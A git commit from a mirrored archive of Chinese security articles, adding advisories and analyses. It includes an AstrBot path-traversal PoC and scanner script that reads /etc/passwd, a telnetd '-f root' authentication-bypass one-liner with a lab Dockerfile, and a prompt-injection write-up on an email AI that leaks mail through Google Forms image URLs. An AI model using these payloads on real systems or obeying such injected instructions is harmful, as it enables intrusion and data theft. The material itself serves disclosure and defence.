mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
微软紧急更新修复Office 0Day漏洞、记某edusrc通杀漏洞思路分享、AstrBot任意文件读取漏洞漏洞详细分析及复现(CVE-2025-48957)、“零点击”实现数据窃取!警惕Superhuman AI漏洞让邮件成为黑客入口、Apache Hadoop 漏洞暴露系统,可能导致崩溃或数据损坏、【接口漏洞第八章第七节】赏金猎人实战:如何快速从GraphQL自省中挖出高危漏洞、微软紧急修复已遭利用的 Office 0day 漏洞、漏洞预警| CVE-2026-21962 Weblogic RCE漏洞、GNU Inetutils telnet远程认证绕过漏洞(CVE-2026-24061)分析及自查脚本、漏洞速递 | CVE-2026-21962 Weblogic RCE漏洞(建议自查)、CVSS 9.8高危沙箱逃逸漏洞,vm2缺陷危及数百万应用、
This commit is contained in:
 test committed
1 parent
99343d9753
commit
084710075e
12 files changed
+1523
-1
No files matched your search
@@ -17216,5 +17216,16 @@
|
||||
"https://mp.weixin.qq.com/s/x5VdCVoT_N5NxUjx0jefyQ": "利用一个spel漏洞点测试一下自己内存马查杀工具的强度",
|
||||
"https://mp.weixin.qq.com/s/qemXzyoh9m893qgEFjeJtA": "Radware 披露 “ZombieAgent” 漏洞:一种可实现系统静默接管与云端数据窃取的新型零点击AI智能体漏洞",
|
||||
"https://mp.weixin.qq.com/s/r_j8SXaRUQnb9T1lARrFaw": "雷神众测漏洞周报2026.1.19-2026.1.25",
|
||||
"https://mp.weixin.qq.com/s/iADJW5VlR1oWh5oaP9XaNQ": "EDUSRC-支付类漏洞思路合集(包括证书,小通杀等实例)"
|
||||
"https://mp.weixin.qq.com/s/iADJW5VlR1oWh5oaP9XaNQ": "EDUSRC-支付类漏洞思路合集(包括证书,小通杀等实例)",
|
||||
"https://mp.weixin.qq.com/s/_ASalqnaZ7RbLDHqdGdPZw": "微软紧急更新修复Office 0Day漏洞",
|
||||
"https://mp.weixin.qq.com/s/BP_vqp8CqTo43gK0b_WlZA": "记某edusrc通杀漏洞思路分享",
|
||||
"https://mp.weixin.qq.com/s/nzbuLKFEZfx6Q8P2XO04jw": "AstrBot任意文件读取漏洞漏洞详细分析及复现(CVE-2025-48957)",
|
||||
"https://mp.weixin.qq.com/s/ZvIrk3cgKs6491cLxYzxgg": "“零点击”实现数据窃取!警惕Superhuman AI漏洞让邮件成为黑客入口",
|
||||
"https://mp.weixin.qq.com/s/xM0p0PGeN5nAA0Odi5dG2A": "Apache Hadoop 漏洞暴露系统,可能导致崩溃或数据损坏",
|
||||
"https://mp.weixin.qq.com/s/BjgTB3SdIrkGup0meLYDKg": "【接口漏洞第八章第七节】赏金猎人实战:如何快速从GraphQL自省中挖出高危漏洞",
|
||||
"https://mp.weixin.qq.com/s/xHwT8bJqGVbRaVR5qmXUlQ": "微软紧急修复已遭利用的 Office 0day 漏洞",
|
||||
"https://mp.weixin.qq.com/s/iz4JRyt5ke_7t-etsHt69A": "漏洞预警| CVE-2026-21962 Weblogic RCE漏洞",
|
||||
"https://mp.weixin.qq.com/s/nd5Gcu3Ju1wqO-HScl4vKw": "GNU Inetutils telnet远程认证绕过漏洞(CVE-2026-24061)分析及自查脚本",
|
||||
"https://mp.weixin.qq.com/s/KYGF8A8dPdThH5RC3-d0wA": "漏洞速递 | CVE-2026-21962 Weblogic RCE漏洞(建议自查)",
|
||||
"https://mp.weixin.qq.com/s/RRgkWtM-3vg8cHOHrRPjCA": "CVSS 9.8高危沙箱逃逸漏洞,vm2缺陷危及数百万应用"
|
||||
}
|
||||
@@ -0,0 +1,33 @@
|
||||
# Apache Hadoop 漏洞暴露系统,可能导致崩溃或数据损坏
|
||||
网安百色 2026-01-27 11:06
|
||||
|
||||
|
||||
|
||||
Hadoop分布式文件系统(HDFS)本地客户端中存在一个中等严重性漏洞,该漏洞可能允许攻击者通过恶意构造的URI输入触发系统崩溃或破坏关键数据。
|
||||
|
||||
该漏洞被追踪为CVE-2025-27821,影响Apache Hadoop 3.2.0至3.4.1版本,源于HDFS本地客户端URI解析器中的越界写入缺陷。
|
||||
|
||||
此安全漏洞使攻击者能够向已分配的内存边界之外写入数据,可能导致应用程序崩溃、拒绝服务(DoS)攻击或数据损坏。
|
||||
|
||||
**技术影响**
|
||||
|
||||
当本地HDFS客户端处理特制的统一资源标识符(URI)时,会触发此越界写入漏洞。攻击者通过利用URI解析逻辑中不当的边界检查,可使应用程序向意外的内存位置写入数据,进而导致系统行为不可预测,包括服务中断和潜在的数据完整性问题。
|
||||
<table><thead><tr style="-webkit-font-smoothing: antialiased;"><th style="-webkit-font-smoothing: antialiased;"><span data-spm-anchor-id="5176.28103460.0.i28.96a07551DjVQWF" style="-webkit-font-smoothing: antialiased;"><span leaf="">CVE ID</span></span></th><th style="-webkit-font-smoothing: antialiased;"><span style="-webkit-font-smoothing: antialiased;"><span leaf="">严重程度</span></span></th><th style="-webkit-font-smoothing: antialiased;"><span style="-webkit-font-smoothing: antialiased;"><span leaf="">受影响版本</span></span></th><th style="-webkit-font-smoothing: antialiased;"><span style="-webkit-font-smoothing: antialiased;"><span leaf="">组件</span></span></th></tr></thead><tbody><tr style="-webkit-font-smoothing: antialiased;"><td style="-webkit-font-smoothing: antialiased;"><span style="-webkit-font-smoothing: antialiased;"><span leaf="">CVE-2025-27821</span></span></td><td style="-webkit-font-smoothing: antialiased;"><span style="-webkit-font-smoothing: antialiased;"><span leaf="">中等</span></span></td><td style="-webkit-font-smoothing: antialiased;"><span style="-webkit-font-smoothing: antialiased;"><span leaf="">3.2.0 – 3.4.1</span></span></td><td style="-webkit-font-smoothing: antialiased;"><span style="-webkit-font-smoothing: antialiased;"><span leaf="">HDFS本地客户端</span></span></td></tr></tbody></table>
|
||||
使用HDFS本地客户端进行分布式存储操作的组织面临特殊风险,因为被破坏的文件系统操作可能会影响整个集群环境中的数据可靠性。
|
||||
|
||||
该漏洞由安全研究员BUI Ngoc Tan发现并报告,他因负责任的披露而获得认可。Apache已将此问题归类为中等严重性问题,内部追踪为HDFS-17754。
|
||||
|
||||
**受影响系统与缓解措施**
|
||||
|
||||
所有运行3.2.0至3.4.1版本并使用hadoop-hdfs-native-client组件的Apache Hadoop部署均受影响。Apache已发布Hadoop 3.4.2版本,其中包含修复URI解析缺陷的补丁。
|
||||
|
||||
强烈建议各组织立即升级至3.4.2版本以消除该漏洞。系统管理员应优先修补HDFS本地客户端安装,特别是在处理敏感数据或运行关键任务工作负载的生产环境中。
|
||||
|
||||
对于无法立即修补的组织,应实施网络级控制以限制URI输入。监控HDFS客户端日志中的异常解析错误或崩溃可以在升级完成前暂时降低风险。
|
||||
|
||||
此次披露遵循Apache的标准漏洞协调流程,完整的技术细节可通过Apache Hadoop官方安全公告和CVE数据库获取。建议所有Hadoop用户尽快评估其系统是否受影响,并实施相应的修复措施。
|
||||
|
||||
本公众号所载文章为本公众号原创或根据网络搜索下载编辑整理,文章版权归原作者所有,仅供读者学习、参考,禁止用于商业用途。因转载众多,无法找到真正来源,如标错来源,或对于文中所使用的图片、文字、链接中所包含的软件/资料等,如有侵权,请跟我们联系删除,谢谢!
|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,160 @@
|
||||
# AstrBot任意文件读取漏洞漏洞详细分析及复现(CVE-2025-48957)
|
||||
Gscsed
|
||||
Gscsed 船山信安 2026-01-27 10:06
|
||||
|
||||
## 漏洞说明
|
||||
|
||||
AstrBot是AstrBot开源的一个多平台 LM 聊天机器人及开发框架。AstrBot 3.4.4至3.5.12版本存在安全漏洞,该漏洞源于路径遍历缺陷,可能导致敏感信息泄露。
|
||||
## 影响版本
|
||||
|
||||
3.4.4至3.5.12
|
||||
## 代码结构
|
||||
- astrbot:核心代码
|
||||
|
||||
-
|
||||
- api:未开发插件设计的模块和工具,方便插件进行导入和使用
|
||||
|
||||
- core:核心代码
|
||||
|
||||
- dashboard:WebUI后端代码
|
||||
|
||||
- changelogs:更新日志
|
||||
|
||||
- dashboard:WebUI后端代码
|
||||
|
||||
- packages:保留插件
|
||||
|
||||
- tests:测试代码
|
||||
|
||||
- main.py:主程序入口
|
||||
|
||||
## 分析
|
||||
### 漏洞成因
|
||||
|
||||
根据网上的poc分析源码,找到get_file方法,在AstrBot-3.5.12/dashboard/routes/chat.py中
|
||||
|
||||

|
||||
```
|
||||
async def get_file(self):
|
||||
filename = request.args.get("filename")
|
||||
if not filename:
|
||||
return Response().error("Missing key: filename").__dict__
|
||||
|
||||
try:
|
||||
with open(os.path.join(self.imgs_dir, filename), "rb") as f:
|
||||
if filename.endswith(".wav"):
|
||||
return QuartResponse(f.read(), mimetype="audio/wav")
|
||||
elif filename.split(".")[-1] in self.supported_imgs:
|
||||
return QuartResponse(f.read(), mimetype="image/jpeg")
|
||||
else:
|
||||
return QuartResponse(f.read())
|
||||
|
||||
except FileNotFoundError:
|
||||
return Response().error("File not found").__dict__
|
||||
```
|
||||
|
||||
首先分析这段代码,获取文件名:从查询参数中获取“filename”,如果没有提供文件名返回错误;打开并返回文件:尝试在self.imgs_dir目录下打开文件,使用with语句确保文件正确关闭;根据文件类型设置:如果是.wav音频文件则设置MIME类型为“audio/wav”,如果是图片格式(检查拓展名是否在self.supported_imgs中)则设置MIME类型为“image/jpeg”,其他文件类型不指定MIME类型,让Quart自动判断,错误处理:如果文件不存在,则返回File not found。
|
||||
|
||||
在上面的代码中可以知道并没有对文件名进行检查,而且f.read()一次性读取整个文件到内存,包括使用split(".")[-1]获取拓展名,对于没有拓展名或点开头的文件名会出现错误
|
||||
|
||||
当然不能光是判断文件名这些,要找到获取文件路径的位置
|
||||
|
||||

|
||||
```
|
||||
self.imgs_dir = os.path.join(get_astrbot_data_path(), "webchat", "imgs")
|
||||
```
|
||||
|
||||
可以跟踪一下看看这个get_astrbot_data_path()在什么位置被定义了(这个函数获取AstrBot应用程序数据存储根目录)
|
||||
|
||||

|
||||
|
||||
也可以使用ctrl+鼠标左键对准这个函数即可跳转到声明
|
||||
|
||||

|
||||
|
||||
文件位置为AstrBot-3.5.12/astrbot/core/utils/astrbot_path.py
|
||||
|
||||

|
||||
```
|
||||
def get_astrbot_root() -> str:
|
||||
"""获取Astrbot根目录路径"""
|
||||
if path := os.environ.get("ASTRBOT_ROOT"):
|
||||
return os.path.realpath(path)
|
||||
else:
|
||||
return os.path.realpath(os.getcwd())
|
||||
|
||||
|
||||
def get_astrbot_data_path() -> str:
|
||||
"""获取Astrbot数据目录路径"""
|
||||
return os.path.realpath(os.path.join(get_astrbot_root(), "data"))
|
||||
```
|
||||
|
||||
**get_astrbot_root()**
|
||||
|
||||
这里是获取根目录的一个路径,先使用环境变量ASTRBOT_ROOT指定路径,若没有设置环境变量,则返回当前工作目录os.getcwd()
|
||||
|
||||
当然返回值是绝对路径(通过os.path.realpath解析符号链接并标准化)
|
||||
|
||||
**get_astrbot_data_path()**
|
||||
|
||||
跟上面一个函数的逻辑是一样的,不过多了一个os.path.join(),路径拼接一个data子目录
|
||||
|
||||
然后通过路径标准化:解析符号链接->转换为绝对路径->规范化路径格式(移除./,../等)
|
||||
|
||||
根据以上分析,直接使用/api/chat/get_file?filename=就可以去构成一个任意文件读取
|
||||
### POC
|
||||
|
||||
xxxx/api/chat/get_file?filename=../../../../etc/passwd
|
||||
### 脚本
|
||||
```
|
||||
import requests
|
||||
import argparse
|
||||
from urllib.parse import quote
|
||||
|
||||
|
||||
def check_vulnerability(url):
|
||||
|
||||
payloads = [
|
||||
"../../../../etc/passwd"
|
||||
]
|
||||
|
||||
for payload in payloads:
|
||||
try:
|
||||
target_url = f"{url}?filename={quote(payload)}"
|
||||
response = requests.get(
|
||||
target_url,
|
||||
timeout=10,
|
||||
headers={'User-Agent': 'SecurityScanner/1.0'}
|
||||
)
|
||||
|
||||
if response.status_code == 200 and "root:x:0" in response.text:
|
||||
print("\n")
|
||||
print(response.text)
|
||||
return True
|
||||
|
||||
except Exception as e:
|
||||
print(f"[-] 测试失败 ({payload}): {str(e)}")
|
||||
|
||||
print("未检测到漏洞")
|
||||
return False
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
parser = argparse.ArgumentParser(description="CVE-2025-48957")
|
||||
parser.add_argument("url", help="目标URL (例如: http://example.com/api/get_file)")
|
||||
args = parser.parse_args()
|
||||
|
||||
if not args.url.startswith(("http://", "https://")):
|
||||
print("[!] 请提供完整的URL (以http://或https://开头)")
|
||||
exit(1)
|
||||
|
||||
check_vulnerability(args.url)
|
||||
```
|
||||
## 测试成果
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
@@ -0,0 +1,61 @@
|
||||
# CVSS 9.8高危沙箱逃逸漏洞,vm2缺陷危及数百万应用
|
||||
FreeBuf 2026-01-27 10:31
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
Node.js 生态中广受欢迎的沙箱库 vm2 曝出重大安全漏洞(CVE-2026-22709),该漏洞 CVSS 评分高达 9.8 分,可使攻击者完全绕过沙箱环境,在宿主机上执行任意代码。数百万开发者使用该库运行不可信代码,受影响版本为 3.10.0 及以下。
|
||||
|
||||
|
||||
**Part01**
|
||||
## 漏洞原理分析
|
||||
|
||||
|
||||
漏洞根源在于沙箱对 JavaScript Promise 的处理机制存在缺陷——特别是回调函数的净化机制。虽然 vm2 设计上会对本地 Promise.prototype.then 和 Promise.prototype.catch 的回调进行净化,但研究人员发现全局 Promise(globalPromise)存在盲区。
|
||||
|
||||
|
||||
安全公告指出:"在 lib/setup-sandbox.js 中,本地 Promise.prototype.then 的回调函数会被净化,但 globalPromise.prototype.then 却未受净化。"由于"异步函数的返回值是 globalPromise 对象",攻击者只需定义异步函数即可获取未净化的 Promise 对象引用,进而突破沙箱限制。
|
||||
|
||||
|
||||
**Part02**
|
||||
## 攻击链构造
|
||||
|
||||
|
||||
攻击者可利用全局 Promise 上未净化的 catch 方法访问错误对象的构造函数,继而通过原型链溯源获取 Function 构造函数,最终在沙箱限制外生成新代码。公开的漏洞利用代码显示,攻击者可通过此链加载 child_process 模块执行系统命令(如 execSync('echo HELLO WORLD!'))。
|
||||
|
||||
|
||||
**Part03**
|
||||
## 影响范围与修复建议
|
||||
|
||||
|
||||
vm2 每月下载量超过 370 万次,该漏洞潜在影响面极大。维护者已发布 3.10.2 版本修复该缺陷,强烈建议用户立即升级以确保沙箱安全。
|
||||
|
||||
|
||||
**参考来源:**
|
||||
|
||||
CVSS 9.8 Sandbox Escape: Critical vm2 Flaw Exposes Millions of Apps
|
||||
|
||||
https://securityonline.info/cvss-9-8-sandbox-escape-critical-vm2-flaw-exposes-millions-of-apps/
|
||||
|
||||
|
||||
###
|
||||
###
|
||||
###
|
||||
|
||||
**推荐阅读**
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651334254&idx=1&sn=60c1a1f106cdbab728bc207a35262d08&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
### 电台讨论
|
||||
|
||||
|
||||

|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,175 @@
|
||||
# GNU Inetutils telnet远程认证绕过漏洞(CVE-2026-24061)分析及自查脚本
|
||||
原创 MY0723
|
||||
MY0723 不秃头的安全 2026-01-27 08:30
|
||||
|
||||
# GNU Inetutils telnet远程认证绕过漏洞(CVE-2026-24061)分析及自查脚本
|
||||
```
|
||||
前言:本文中涉及到的相关技术或工具仅限技术研究与讨论,严禁用于非法用途,否则产生的一切后果自行承担,如有侵权请私聊删除。知识星球和交流群在最下方。需要cn*d(中高)/c2n*d(高与支撑单位)/安全证书请联系vx咨询
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
近日,GNU Inetutils telnetd 被曝出一个高危远程认证绕过漏洞(CVE-2026-24061),CVSS 3.1 评分高达 9.8,攻击者可通过精心构造的环境变量直接获取root权限,危害极大。
|
||||
### 1.🎯 漏洞描述
|
||||
|
||||
GNU Inetutils telnet远程认证绕过漏洞(CVE-2026-24061),该漏洞源于 GNU Inetutils telnetd 组件中对环境变量处理不当,攻击者可利用该漏洞,通过构造恶意的 USER 环境变量并发送至受影响的 telnet 服务,触发认证绕过机制,进而实现无需密码直接获取root权限。
|
||||
### 2. ✨ 受影响范围
|
||||
```
|
||||
1.9.3 <= GNU Inetutils <= 2.7
|
||||
```
|
||||
|
||||
**受影响系统:**
|
||||
- Debian 12 / 13
|
||||
|
||||
- Ubuntu 24.04 及更高版本
|
||||
|
||||
- Kali Linux
|
||||
|
||||
- 其他默认安装并启用了 GNU inetutils-telnetd 的 Linux 发行版
|
||||
|
||||
### 3.🛰️ 漏洞详情
|
||||
|
||||
该漏洞的根本原因在于telnetd在处理环境变量时,未正确过滤恶意参数。当客户端通过USER环境变量传递"-f root"时,telnetd会将其直接传递给/bin/login程序。login程序的-f参数用于强制登录指定用户(通常用于预认证环境),从而导致攻击者无需密码即可登录为root用户。
|
||||
|
||||
**漏洞触发过程:**
|
||||
1. 攻击者构造包含"-f root"的USER环境变量
|
||||
|
||||
1. telnetd服务端接收环境变量并传递给login程序
|
||||
|
||||
1. login程序执行/bin/login -f root
|
||||
命令
|
||||
|
||||
1. 系统跳过密码验证,直接授予root权限
|
||||
|
||||
**技术原理分析:**
|
||||
- Telnet协议(RFC 1572)支持在连接建立阶段传递环境变量
|
||||
|
||||
- telnetd以root权限运行,有权限告知login程序强制登录
|
||||
|
||||
- 参数注入导致认证机制被完全绕过
|
||||
|
||||
### 4. 🔐POC及脚本
|
||||
#### 🛰️手动验证POC:
|
||||
```
|
||||
# 设置USER环境变量为'-f root'并发起连接USER='-f root' telnet -a <target_ip>
|
||||
```
|
||||
|
||||
**预期结果:**
|
||||
```
|
||||
Trying 192.168.1.1...Connected to 192.168.1.1.Escape character is '^]'.root@vulnerable-server:~# iduid=0(root) gid=0(root) groups=0(root)
|
||||
```
|
||||
#### 🌐Python批量扫描脚本:
|
||||
|
||||

|
||||
|
||||

|
||||
```
|
||||
主要功能:python CVE-2026-24061.py -h
|
||||
```
|
||||
|
||||
|
||||

|
||||
|
||||
不想环境搭建的直接启动mht无镜靶场,配置好openvpn配置文件
|
||||
|
||||

|
||||
```
|
||||
python CVE-2026-24061.py 192.168.1.1python CVE-2026-24061.py -f targets.txt -p 23 -t 50 -vpython CVE-2026-24061.py -f targets.txt -o results.txt
|
||||
```
|
||||
|
||||

|
||||
利用
|
||||
获取到flag~
|
||||
|
||||
flag{7908beb36e97ca53547940c48b849b17}。
|
||||
### 5. 🛠️ 环境搭建
|
||||
|
||||
|
||||
### 想本地搭建的可选择下面两种方式。
|
||||
#### (1)Docker环境搭建(推荐)
|
||||
|
||||
将以下内容保存为**Dockerfile:**
|
||||
```
|
||||
FROM ubuntu:20.04ENV DEBIAN_FRONTEND=noninteractive# 安装必要工具(加上 net-tools/iproute2 方便调试)RUN apt-get update && \ apt-get install -y inetutils-telnetd xinetd net-tools iproute2 && \ apt-get clean && \ rm -rf /var/lib/apt/lists/*# 配置 xinetd 的 telnet 服务RUN echo 'service telnet{ disable = no flags = REUSE socket_type = stream wait = no user = root server = /usr/sbin/telnetd server_args = -h log_on_failure += USERID}' > /etc/xinetd.d/telnet# 允许 root 从 pts 终端登录RUN echo -e 'pts/0\npts/1\npts/2\npts/3' >> /etc/securetty# 设置弱口令(典型 CTF 默认凭证)RUN echo 'root:root40441111' | chpasswdEXPOSE 23CMD ["xinetd", "-dontfork"]
|
||||
```
|
||||
|
||||
**构建和运行:**
|
||||
在 Dockerfile 所在目录执行
|
||||
```
|
||||
# 构建镜像命名为vuln-telnetddocker build -t vuln-telnetd .# 运行容器(直接映射23端口)docker run -d --name telnet-lab -p 2323:23 vuln-telnet# 测试连接telnet 127.0.0.1 2323
|
||||
```
|
||||
#### (2)手动环境搭建
|
||||
|
||||
**在Ubuntu/Debian上:**
|
||||
```
|
||||
# 安装受影响版本的inetutilssudo apt-get updatesudo apt-get install inetutils-telnetd=2.0-*# 配置inetd服务echo "telnet stream tcp nowait root /usr/sbin/in.telnetd in.telnetd" | sudo tee -a /etc/inetd.conf# 启动服务sudo systemctl enable inetutils-telnetdsudo systemctl start inetutils-telnetd
|
||||
```
|
||||
### 6. 📑修复建议
|
||||
|
||||
**立即措施:**
|
||||
1. 升级GNU Inetutils到最新版本(>= 2.8)
|
||||
|
||||
1. 临时禁用telnet服务:sudo systemctl stop inetutils-telnetd
|
||||
|
||||
1. 使用防火墙规则限制telnet端口访问
|
||||
|
||||
**长期解决方案:**
|
||||
1. 迁移到更安全的SSH协议
|
||||
|
||||
1. 实施网络访问控制
|
||||
|
||||
1. 定期进行安全审计
|
||||
|
||||
**配置缓解:**
|
||||
```
|
||||
# 禁用telnet服务sudo systemctl disable inetutils-telnetdsudo systemctl stop inetutils-telnetd# 防火墙规则sudo ufw deny 23/tcpsudo iptables -A INPUT -p tcp --dport 23 -j DROP
|
||||
```
|
||||
### 7. 🔄 脚本获取
|
||||
|
||||
公众号回复"
|
||||
20260127"即可获取完整PY脚本链接
|
||||
### 8. 📄往期推荐:
|
||||
|
||||
### ShiroExploit_通过另类手法实现Shiro一把梭渗透测试 | fuzz参数拿下网站管理员权限Apache Struts XWork XML漏洞CVE-2025-68493 poc及脚本新款Shiro漏洞利用工具- Y5neKO
|
||||
|
||||
|
||||

|
||||
|
||||
**关于我们:**
|
||||
|
||||
感谢各位大佬们关注-不秃头的安全,后续会坚持更新渗透漏洞思路分享、安全测试、好用工具分享以及挖掘SRC思路等文章,同时会组织不定期抽奖,希望能得到各位的关注与支持,考证请加联系vx咨询。
|
||||
|
||||
|
||||
## 1. 需要以下各类安全证书的可以联系,后期可能涨价~
|
||||
|
||||
①Cn*d
|
||||
,NCC,NVDB🀄️高漏洞证书
|
||||
|
||||
②CNNVD中高\漏洞情报\ 一二三级支撑单位均可协助获得
|
||||
|
||||
③CISP、PTE/PTS、CISP-DSG、IRE/IRS、NISP一二级、PMP、CCSK、CISSP/CCSP、CISAW各种类、CCRC\CCSC、itil、软考中高级、CDSP各种类、CISA,oscp等等巨优惠。ISO27001、ITss服务项目经理报名等下证即可,证书组团报更便宜,可对公,可开专普票。想加群下方链接,群过期或群满加下方vx拉:
|
||||
|
||||

|
||||
|
||||
|
||||
2. 需要入星球的可以私聊优惠?
|
||||
```
|
||||
1、维护更新src、cnxd、cnnxd专项漏洞知识库,包含原理、挖掘技巧、实战案例2、fafo/零零信安 高级会员key3、最新POC通用报告详情分享思路4、知识星球专属微信“内部圈子交流群”5、攻防演练资源分享(免杀、溯源、钓鱼等)6、新鲜工具分享7、不定期有工作招聘内推(工作/护网内推)8、19个专栏会持续更新~提前续费有优惠,好用不贵很实惠
|
||||
```
|
||||
|
||||
|
||||

|
||||
## 3、其他合作(合法合规)
|
||||
|
||||
1、承接红蓝攻防、渗透、安全意识培训、基线核查及加固、应急响应、重保防守、代码审计等安全项目(须授权),需要攻防团队或岗位招聘都可代发、代招(灰黑勿扰);
|
||||
|
||||
2、各位安全老板需要文章推广的请私聊,承接合法合规推广文章发布,可直发、可按产品编辑推广;
|
||||
合作、推广代发、安全项目、岗位代招均可发布;
|
||||
|
||||
3、接受脱敏投稿,送一年知识星球及礼包。
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,159 @@
|
||||
# “零点击”实现数据窃取!警惕Superhuman AI漏洞让邮件成为黑客入口
|
||||
奇安信集团 2026-01-27 09:45
|
||||
|
||||
导读
|
||||
|
||||
当你的AI助手在"总结最近邮件"时,它可能正在把公司机密发给黑客。
|
||||
|
||||
PromptArm
|
||||
or Threat Intelligence团队最新报告揭示了Superhuman AI的
|
||||
零点击数据窃取漏洞
|
||||
——攻击者仅需通过
|
||||
间接提示注入
|
||||
在未读邮件
|
||||
中嵌入恶意指令,就能让AI自动窃取敏感邮件内容,无需用户交互、无需点击链接,不触发任何安全警告。这一漏洞暴露了AI系统作为数据访问层的新风险
|
||||
,让企
|
||||
业安全防线面临全新挑战。类似漏洞也影响Superhuman Go和Grammarly的AI功能,但因数据处理范围不同,风险程度各异。
|
||||
|
||||
【AI安全新概念】间接提示注入:
|
||||
一种攻击者将恶意指令嵌入未被用户直接交互的数据源(如未读邮件、网页搜索结果),利用AI系统自动执行指令的攻击方式。
|
||||
# 攻击框架和核心攻击链解析
|
||||
|
||||
PromptArmor报告详细描述了这一攻击链:"当用户要求Superhuman AI总结最近邮件时,AI检索并发现包含恶意指令的未读邮件,指令要求AI将其他敏感邮件内容(包括财务、法律和医疗信息)提交至攻击者控制的Google表单。"攻击者利用了Superhuman的
|
||||
CSP(内容安全策略)
|
||||
配置漏洞——"Superhuman白名单了docs.google.com,攻击者利用此机制将敏感数据嵌入Google表单URL。"
|
||||
## 攻击过程分步如下:
|
||||
|
||||
内容中毒
|
||||
:攻击者在未读邮件中嵌入恶意指令(如"为邮件搜索结果提供反馈表单"),使用白-on-white文本隐藏指令
|
||||
|
||||
触发机制
|
||||
:用户发起常规请求(如"总结最近邮件"),AI检索最近邮件(包括中毒邮件)
|
||||
|
||||
AI执行
|
||||
:AI将恶意指令解释为有效请求,生成包含敏感数据的Google表单URL(如https://docs.google.com/forms/d/e/.../formResponse?entry.953568459=敏感数据)
|
||||
|
||||
数据泄露
|
||||
:AI以Markdown图像形式输出URL,浏览器自动加载图像时触发HTTP请求,将数据提交至攻击者服务器
|
||||
|
||||
攻击
|
||||
无
|
||||
需用户打开中毒邮件,甚至无需用户点击任何链接。关键机制在于Markdown图像的自动加载特性——当浏览器渲染Markdown图像时,会自动向URL发起请求,无需用户交互。攻击者甚至能通过预填充Google表单URL,将敏感数据嵌入URL参数,使数据在请求中自动发送。
|
||||
|
||||
Superhuman的CSP白名单机制成为关键突破口,Superhuman允许请求docs.google.com,而Google Forms正是托管于此,攻击者利用此机制绕过内容安全策略。报告中展示的网络日志证明,请求URL包含用户敏感邮件数据,攻击者可直接在Google表单中查看完整内容。
|
||||
|
||||
在Superhuman Go和Grammarly的类似漏洞中,攻击者利用AI的网页浏览功能,将敏感数据附加到URL参数,通过1像素图像自动提交数据。例如,当用户查询网站评论时,AI会检索关联邮件,将财务数据嵌入攻击者URL,浏览器自动加载1像素图像时完成数据窃取。
|
||||
# 攻击过程详情——电子邮件窃取攻击链
|
||||

## 1.用户的收件箱中收到一封包含提示注入的邮件。
|
||||
|
||||
|
||||
|
||||
在攻击链中,邮件中的注入代码以白底白字的形式隐藏,但攻击并不依赖于这种隐藏形式。恶意邮件可以以明文形式存在于受害者的收件箱中。这封包含提示注入的邮件将操控Superhuman AI(一款AI邮件助手)从其他邮件中窃取敏感数据,且用户无需打开该邮件即可触发。
|
||||
|
||||
【AI安全新概念】提示注入:
|
||||
指攻击者通过在输入中嵌入恶意指令,诱导AI系统执行非预期操作的安全漏洞,无需用户交互即可触发。
|
||||

## 2.当用户要求Superhuman AI总结近期邮件时,AI会检索过去一小时的邮件。
|
||||
|
||||
这属于邮件
|
||||
AI
|
||||
助手的常见使用场景:用户查询近期邮件,
|
||||
AI
|
||||
返回结果,其中一封邮件含恶意提示注入,其余邮件则包含敏感私人信息。
|
||||
|
||||
|
||||
## 3.Superhuman AI被操控并执行以下操作:
|
||||
- 从邮件搜索结果中提取数据。
|
||||
|
||||
- 将数据填充至攻击者Google Forms链接的"entry"参数。
|
||||
|
||||
- 以Markdown语法输出包含该链接的图片。
|
||||
|
||||
